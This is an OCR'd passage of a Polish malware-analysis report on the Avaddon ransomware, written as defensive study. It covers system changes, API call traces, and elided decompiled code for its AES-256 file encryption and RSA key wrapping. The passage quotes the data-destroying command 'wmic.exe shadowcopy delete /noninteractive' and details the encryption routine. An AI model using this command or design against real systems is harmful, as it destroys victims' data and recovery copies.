
Wprowadzone przez Avaddon zmiany stanu systemu dotyczyły m.in.:

- Dodania wpisów umożliwiających automatycznie uruchomienie instancji Avaddon podczas startu system Windows.
- Modyfikacji wpisów związanych z mechanizmem UAC[45].
- Modyfikacji wpisów umożliwiających uzyskanie dostępu administracyjnego do zmapowanych zasobów dyskowych.

[45] Opis kontroli konta użytkownika i ograniczeń zdalnych w systemie Windows Vista, Windows Server, Microsoft, https://learn.microsoft.com/pl-pl/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction

- Modyfikacji wpisów umożliwiających dostęp do zasobów sieciowych zmapowanych na kontach innych użytkowników komputera.


Po zakończonym ataku Avaddon uruchomił program Notatnik, w którym zaprezentował informacje o przeprowadzonym ataku oraz sposobie zapłaty okupu.



Rysunek 17. Notatka zostawiona użytkownikowi przez Avaddon – zmodyfikowana poprzez usunięcie zbędnych znaków nowej linii.

Pliki tekstowe o identycznej treści można znaleźć było również w folderach, w których Avaddon zaszyfrował dane.

Dodatkowo, podczas działania Avaddon wyłączył mechanizm kontroli UAC oraz włączył prezentację ukrytych wcześniej wolumenów dyskowych.




Rysunek 18. Ukryte wcześniej wolumeny systemowe pojawiły się jako dyski Y oraz Z.

III.6.2 Analiza stanu dysku po przeprowadzonym ataku

Analiza stanu dysku (partycji) D po ataku Avaddon ujawniła następujące zmiany:

- Usunięta została binarna wersja wirusa przechowywana w folderze głównym dysku D.
- Pierwszy 1MB danych pliku określonego typu (obrazki, archiwa, pliki pakietów biurowych, pliki z kodami źródłowymi) został zaszyfrowany.
- Na końcu zaszyfrowanego pliku dodane zostały metadane zawierające m.in. zaszyfrowany klucz AES użyty podczas szyfrowania zawartości pliku.
- Do nazwy pliku dodane zostało nowe rozszerzenie. W przypadku analizowanego ataku dodane zostało rozszerzenie *aACABebEda*. Ransomware wartość tą generuje podczas ataku. W związku z tym, pliki pochodzące z różnych ataków będą miały różne rozszerzenia.
- W każdym folderze, w którym Avaddon zaszyfrował co najmniej jeden plik, umieszony został plik o nazwie *MN2D2_readme_.txt*. Plik ten zawiera notatkę od cyberprzestępców zawierającą m.in. opis sposobu zapłaty okupu oraz unikalny identyfikator związany z atakiem. Identyfikator ten służy cyberprzestępcom do identyfikacji kluczy, jakie zostały użyte podczas ataku.



Rysunek 19. Porównanie drzewa plików sprzed oraz z po ataku Avaddon.


III.6.3 Analiza wywołań istotnych funkcji API systemu Windows

Do monitorowania wywołania istotnych funkcji API podczas przeprowadzania ataku przez Avaddon wykorzystane zostało oprogramowanie API Monitor. Proces Avaddon uruchomiony został z poziomu API Monitor. Wywołania API śledzony były z wykorzystaniem mechanizmu

„Remote thread (standard)”. Monitorowaniu podlegały funkcje importowane przez Avaddon związane z operacjami na pliku oraz operacjami kryptograficznymi:

- CreateFile
- OpenFile
- ReadFile
- WriteFile
- CryptExportKey
- CryptEncrypt
- CryptGenKey
- CryptAcquireContext

Sumarycznie, podczas analizowanego ataku, Avaddon wywołał wskazane funkcje API Windows ponad 1 milion razy. Analizując wyniki uzyskane w API Monitor można dodatkowo zauważyć, że Avaddon po uruchomieniu utworzył trzy dodatkowe procesy. Zadaniem każdego z nich było usunięcie danych mechanizmu VSS, które mogłyby posłużyć do odzyskania części utraconych w wyniku ataku danych. Każdy z uruchomionych procesów wywołał polecenie *wmic.exe shadowcopy delete /noninteractive.*



Rysunek 20. Dodatkowe procesy uruchomione przez Avaddon.

III.7 Audytu kodu źródłowego

Audyt kodu źródłowego oprogramowania Avaddon przeprowadzony został w oparciu o jego postać po dekompilacji. Dekompilacja wykonana została z wykorzystaniem oprogramowania IDA Pro oraz IDA Decompiler w wersji 32 bitowej. Oprogramowanie to stanowi część przygotowanego środowiska do dynamicznej analizy złośliwego oprogramowania.

III.7.1 Funkcja main

Poniżej przedstawiona została funkcja *main* analizowanej wersji Avaddon. Kod tej funkcji odzyskany został z wykorzystaniem dekompilatora wchodzącego w skład środowiska do dynamicznej analizy złośliwego oprogramowania. Dla poprawy czytelności, część odzyskanego kodu, w tym m.in. deklarowanie oraz ustawianie wartości zmiennych, została usunięta.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nShowCmd)
{
  // określenie zmiennych lokalnych

  if ( sub_425060() )
  {
    setlocale(0, ::Src);
    ….
    sub_407F00(Src, (void *)::Src, 0);
    ….
    sub_424E90(Src, v4);
    if ( v48 >= 0x10 )
      sub_4056A0(Src[0], v48 + 1);
    ….
    std::locale::global(v40, v42);

    ….
    v7 = sub_4093F0(v14, v21);
    ….
    sub_4093F0(v15, v22);
    ….
    sub_41A920(v16, v23);
    ….
    sub_40C470(v7);
    if ( v48 >= 8 )
      sub_4056A0(Src[0], 2 * v48 + 2);
    ….
    if ( v39 >= 8 )
      sub_4056A0(v37, 2 * v39 + 2);
    ….
    if ( v36 >= 8 )
      sub_4056A0(v34, 2 * v36 + 2);
    ….
    v8 = (void *)sub_4093F0(v17, v24);
    ….
    v9 = sub_4093F0(v18, v25);
    ….
    sub_4254F0(v9, v8, v44);
    if ( v33 >= 8 )
      sub_4056A0(v31, 2 * v33 + 2);
    ….
    if ( v30 >= 8 )
      sub_4056A0(v29, 2 * v30 + 2);
    ….
    sub_4051B0(Src, lpCmdLine, wcslen((const unsigned __int16 *)lpCmdLine));
    if ( v47 )
    {
```

```
      v10 = sub_4093F0(v19, v26);
      v11 = sub_408B70(Src, v10);
      if ( v30 >= 8 )
        sub_4056A0(v29, 2 * v30 + 2);
      if ( v11 )
      {
        sub_4226F0(v20, v27);
      }
      else
      {
        v12 = Src;
        if ( v48 >= 8 )
          v12 = (int *)Src[0];
        if ( *(_WORD *)v12 != 45 )
          sub_4228A0(Src);
      }
    }
    else
    {
      (*(void (__thiscall )(int))(*(_DWORD *)v49 + 16))(v49);
    }
    if ( v48 >= 8 )
      sub_4056A0(Src[0], 2 * v48 + 2);
    if ( v49 )
      ((void (__thiscall *)(int, int))v49)(v49, 1);
    if ( v45 >= 8 )
      sub_4056A0(v44[0], 2 * v45 + 2);
  }
  return 0;
}
```

Kod źródłowy 4. Funkcja main – wersja zdekompilowana

Poniższa tabela opisuje główne funkcje, wywoływane z poziomu funkcji *main*.

Nazwa funkcji	Znaczenie biznesowe
sub_425060	
setlocale	
sub_407F00	
sub_424E90	
sub_4056A0	
sub_4093F0	
sub_41A920	
sub_40C470	
sub_4093F0	
sub_4254F0	Szyfrowanie zawartości dysku
sub_4051B0	
sub_408B70	
sub_4226F0	
sub_4228A0	

III.7.2 Mechanizm szyfrowania danych – tworzenie kontekstu oraz kluczy kryptograficznych

Poniżej przedstawiony został fragment funkcji *sub_418BC0*, w której zaimplementowany został mechanizm przygotowania danych kryptograficznych na potrzeby szyfrowania pliku.

W funkcji tej następuje również wywołanie samego procesu szyfrowania. Najważniejsze wywołania funkcji w przedstawionym kodzie źródłowym zostały pogrubione.

```
if ( CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic
Provider", 0x18u, 0xF0000000) )
      {
        …….
        if ( CryptGenKey(phProv, 0x6610u, 1u, &phKey) )
        {
          …….
          v8 = GetFileAttributesW(v7) & 0xFFFFFFFE;
          …….
          SetFileAttributesW(v9, v8);
          …….
          FileW = CreateFileW(v10, 0xC0000000, 0, 0, 3u, 0x80u, 0);
          …….
          if ( FileW != (HANDLE)-1 )
          {
            if ( *(_DWORD *)(v5 + 40) == 3 )
              v12 = sub_419740(phKey, FileW);
            else
              v12 = sub_419380(phKey, FileW, *(_DWORD *)(v5 + 40));
            if ( v12 )
            {
              CloseHandle(hObject);
              …….
              v13 = (void *)sub_417020(v20, v5 + 16, (int)v43);
              …….
              sub_4060E0(v6);
              …….
              if ( v21 >= 8 )
                sub_4056A0(v20[0], 2 * v21 + 2);
              …….
              if ( v15 )
              {
                …….
                sub_4060E0(v6);
                …….
                if ( v25 >= 8 )
                  sub_4056A0(v23, 2 * v25 + 2);
                …….
              }
              …….
              if ( v36 >= 8 )
                sub_4056A0(v34, 2 * v36 + 2);
              …….
              if ( v33 >= 8 )
                sub_4056A0(v31, 2 * v33 + 2);
              …….
              if ( v45 >= 8 )
                sub_4056A0((void *)v43[0], 2 * v45 + 2);
              …….
            }
            else
            {
              CloseHandle(hObject);
            }
          }
          CryptDestroyKey(phKey);
        }
        CryptReleaseContext(phProv, 0);
```

Kod źródłowy 5. Szyfrowanie zawartości plików - wersja zdekompilowana

Analizując powyższy fragment kodu widać, że proces szyfrowania pliku składa się z:

- Utworzenia kontekstu kryptograficznego na potrzeby obsługi algorytmu AES– wywołanie funkcji API Windows *CryptAcquireContextW*.

- Wygenerowania nowego klucza symetrycznego dla algorytmu AES-256– wywołanie funkcji API Windows *CryptGenKey*.
- Odczytania atrybutów przetwarzanego pliku– wywołanie funkcji API Windows *GetFileAttributesW*.
- Wywołanie funkcji szyfrujących (opisane dalej) oraz aktualizujących zawartość pliku.
- Zniszczenie danych kluczy oraz kontekstu kryptograficznego – *CryptDestroyKey, CryptReleaseContex*t.

III.7.3 Mechanizm szyfrowania danych – szyfrowanie zawartości pliku

Poniżej przedstawiony został fragment funkcji *sub_419380*, w której zaimplementowany został mechanizm szyfrowania zawartości plików. Najważniejsze wywołania funkcji w przedstawiony kodzie źródłowym zostały pogrubione.

```
while ( 1 )
 {
   liDistanceToMove.QuadPart = 0i64;
   if ( !SetFilePointerEx(hFile, 0i64, &NewFilePointer, 1u) )
     break;
   v5 = lpBuffer;
   if ( v28 >= 0x10 )
     v5 = (LPVOID *)lpBuffer[0];
   if ( !ReadFile(hFile, v5, 0x100000u, &NumberOfBytesRead, 0)
     || !SetFilePointerEx(hFile, NewFilePointer, &liDistanceToMove, 0) )
   {
     break;
   }
   for ( i = 0; i < NumberOfBytesRead; i += 0x2000 )
   {
     v7 = lpBuffer;
     v8 = v21;
     if ( v28 >= 0x10 )
       v7 = (LPVOID *)lpBuffer[0];
     if ( v22 >= 0x10 )
       v8 = (LPCVOID *)v21[0];
     memmove(v8, &v7[i / 4], 0x2000u);
     if ( !(unsigned __int8)sub_41A0A0(hKey, 0, (BYTE *)v21, 0x2000u, v3) )
       goto LABEL_36;
     v9 = v21;
     if ( v22 >= 0x10 )
       v9 = (LPCVOID *)v21[0];
     if ( !WriteFile(hFile, v9, v3, &NumberOfBytesWritten, 0) )
       goto LABEL_36;
   }
   if ( a3 != 1 )
   {
     v10 = v15;
     v15 += 0x100000;
     v11.QuadPart = __PAIR64__(v16.HighPart, v10) + 0x100000;
     v16.HighPart = (__PAIR64__(v16.HighPart, v10) + 0x100000) >> 32;
     if ( v11.QuadPart < FileSize.QuadPart )
       continue;
   }
   goto LABEL_24;
 }
```

Kod źródłowy 6. Fragment funkcji sub_419380, szyfrowanie zawartości plików - wersja zdekompilowana

Analizując powyższy fragment kodu widać, że proces szyfrowania zawartości pliku składa się z:

- Ustawienia wskaźnika na początku aktualnie przetwarzanego pliku – wywołanie funkcji API Windows *SetFilePointerEx*.
- Odczytania zawartości pliku – maksymalnie 0x100000 bajtów (1 MB), wywołanie funkcji API Windows *ReadFile*.
- Przetwarzania odczytanej zawartości w blokach o długości 0x2000 (8192 bajty):
    - Szyfrowania danych – wywołanie funkcji *sub_41A0A0.*
    - Zapisu danych do pliku – wywołanie funkcji API Windows *WriteFile*.

Poniżej przedstawiona została zdekompilowana wersja funkcji sub_41A0A0. Najważniejsze wywołania funkcji w przedstawiony kodzie źródłowym zostały pogrubione.

```
bool __stdcall sub_41A0A0(HCRYPTKEY hKey, char a2, BYTE *pbData, DWORD pdwDataLen, DWORD
dwBufLen)
{
  BYTE *v5; // eax

  v5 = pbData;
  if ( *((_DWORD *)pbData + 5) >= 0x10u )
    v5 = *(BYTE )pbData;
  return CryptEncrypt(hKey, 0, (unsigned __int8)a2, 0, v5, &pdwDataLen, dwBufLen);
}
```

Kod źródłowy 7. Funkcja sub_41A0A0 – wersja zdekompilowana

Powyższa funkcja szyfruje przekazane do niej dane. Do tego celu korzysta z dostępnej w API Windows metody *CryptEncrypt*.

III.7.4 Mechanizm szyfrowania danych – szyfrowanie klucza AES kluczem publicznym RSA

Poniżej przedstawiony został fragment funkcji, w której zaimplementowany został mechanizm szyfrowania kluczem RSA danych klucza AES, który został użyty w procesie szyfrowania zawartości pliku. Najważniejsze wywołania funkcji w przedstawionym kodzie źródłowym zostały pogrubione.

```
if ( CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced RSA and AES Cryptographic
Provider", 0x18u, 0xF0000000) )
      {
        ……
        if ( CryptImportKey(phProv, pbData, 0x2Cu, 0, 1u, phKey) )
        {
          ……
          if ( CryptSetKeyParam(phKey[0], 1u, v7, 0) )
          {
            *(_DWORD *)v20 = 1;
            CryptSetKeyParam(phKey[0], 4u, v20, 0);
            hKey = 0;
            if ( CryptDuplicateKey(phKey[0], 0, 0, &hKey) )
            {
```

```
            pdwDataLen = *v12;
            if ( CryptEncrypt(hKey, 0, 1, 0, 0, &pdwDataLen, 0) )
            {
              if ( Src != a4 )
              {
                ……
                sub_407F00(Src, v4, *v12);
              }
              sub_4134B0(Src, pdwDataLen, 0);
              ……
              if ( CryptEncrypt(hKey, 0, 1, 0, v8, &v22, pdwDataLen) )
              {
                sub_4134B0(Src, v22, 0);
              }
              else
              {
                ……
              }
              CryptDestroyKey(hKey);
            }
          }
        }
        CryptDestroyKey(phKey[0]);
      }
      CryptReleaseContext(phProv, 0);
    }
```

Kod źródłowy 8. Szyfrowanie danych klucza AES kluczem RSA - wersja zdekompilowana

Analizując powyższy fragment kodu widać, że proces szyfrowania danych klucza AES składa się z:

- Utworzenia kontekstu kryptograficznego na potrzeby obsługi algorytmu RSA– wywołanie funkcji API Windows *CryptAcquireContextW*.
- Wczytania danych klucza publicznego RSA, które stanowią część zawartości pliku Avaddon – wywołanie funkcji API Windows *CryptImportKey*.
- Ustawienia parametrów utworzonego kontekstu kryptograficznego – wywołanie funkcji API Windows *CryptSetKeyParam*.
- Szyfrowania danych klucza AES – wywołanie funkcji API Windows *CryptEncrypt.*
- Zniszczenia używanych kluczy kryptograficznych – wywołanie funkcji API Windows *CryptDestroyKey*.
- Zwolnienia używanego kontekstu kryptograficznego – wywołanie funkcji API Windows *CryptReleaseContext*.

Wyniki zwracane przez tę funkcję używane są w funkcji, która na końcu zaszyfrowanego pliku dodaje stopkę, zawierającą informacje m.in. o:

- Kluczu AES, jaki został wykorzystany do zaszyfrowania zawartości pliku.
- Pierwotnej nazwie pliku.
- Pierwotnym rozmiarze pliku.
- Typie pliku.

- Lokalizacji pliku.

III.7.5 Analiza funkcji API systemu Windows używanych przez Avaddon


Poniższa tabela prezentuję sekwencję wywołań wybranych funkcji API Windows przy przetwarzaniu przez Avaddon pliku D:\\Developer\Signal-iOS-master\Signal\test\Assets\test-jpg.JPG.

Wywołana funkcja API
CryptAcquireContextW (0x00a7f9b4, NULL, "Microsoft Enhanced RSA and AES Cryptographic Provider", PROV_RSA_AES, CRYPT_VERIFYCONTEXT)
CryptGenKey (0x0565c810, CALG_AES_256, 1, 0x00a7f9b8)
CreateFileW ("D:\\Developer\Signal-iOS-master\Signal\test\Assets\test-jpg.JPG", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)
NtCreateFile (0x00a7f6e4, FILE_READ_ATTRIBUTES | GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE, 0x00a7f710, 0x00a7f6e8, NULL, FILE_ATTRIBUTE_NORMAL, 0, FILE_OPEN, FILE_NON_DIRECTORY_FILE | FILE_SYNCHRONOUS_IO_NONALERT, NULL, 0)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, NULL, 0x00a7f7b8, 0)
ReadFile (0x00000724, 0x04479040, 1048576, 0x00a7f874, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)
WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptEncrypt (0x00c02c38, NULL, FALSE, 0, 0x04cdf740, 0x00a7f7cc, 8192)

WriteFile (0x00000724, 0x04cdf740, 8192, 0x00a7f878, NULL)
CryptExportKey (0x00c02c38, NULL, PLAINTEXTKEYBLOB, 0, NULL, 0x00a7f740)
CryptEncrypt (0x00b56730, NULL, TRUE, 0, NULL, 0x00a7f738, 0)
CryptExportKey (0x00c02c38, NULL, PLAINTEXTKEYBLOB, 0, 0x059dc2d8, 0x00a7f750)
CryptEncrypt (0x00b56730, NULL, TRUE, 0, 0x059dc2d8, 0x00a7f74c, 256)
WriteFile (0x00000724, 0x00b45918, 512, 0x00a7f878, NULL)
WriteFile (0x00000724, 0x00a7f7fc, 24, 0x00a7f878, NULL)

Analizując powyższą tabelę można określić sekwencję zdarzeń przy przetwarzaniu pojedynczego pliku:

1. Utworzony zostaje kontekst kryptograficzny oraz wygenerowany zostaje klucz dla algorytmu AES-256 – *CryptAcquireContextW, CryptGenKey.*
2. Zostaje otwarty atakowany plik oraz odczytane zostają z niego dane – maksymalnie 1 MB – *CreateFileW, ReadFile.*
3. Następuje sekwencja wywołań funkcji *CryptEncrypt* oraz *WriteFile*. Podczas pojedynczego wywołania tych funkcji szyfrowane są 8192 bajty danych oraz zapisywane do pliku.
4. Klucz AES zostaje wyeksportowany, zaszyfrowany kluczem publicznym RSA oraz wraz z innymi danymi, zostaje dodawany do końca pliku – *CryptExportKey, CryptEncrypt, WriteFile.*



Rysunek 21. Zarejestrowane wybrane wywołania API Windows – API Monitor

III.8 Techniczna analiza budowy, sposobu działania i sposobu rozprzestrzeniania

Proces analizy złośliwego oprogramowania, w ogólnym przypadku, nie jest zadaniem prostym. Wyniki tego procesu dla oprogramowania Avaddon opisane zostały w poniższym rozdziale.

III.8.1 Analiza budowy

Avaddon jest zaawansowanym oprogramowaniem typu ransomware. Napisany został w języku C++, skompilowany w środowisku Windows z wykorzystaniem środowiska Microsoft Visual Studio. Aplikacja utworzona została w wersji 32-bitowej.

Oprócz samego wirusa, twórcy Avaddon przygotowali oraz udostępnili użytkownikom całą infrastrukturę sprzętowo-programową do tworzenia oraz przeprowadzania ataków ransomware.

Analizując budowę wersji binarnej Avaddon można wyróżnić kilka głównych mechanizmów:

- Mechanizm szyfrowania danych.
- Mechanizm weryfikacji lokalizacji zaatakowanego systemu.
- Mechanizm omijania UAC i podwyższania uprawnień.
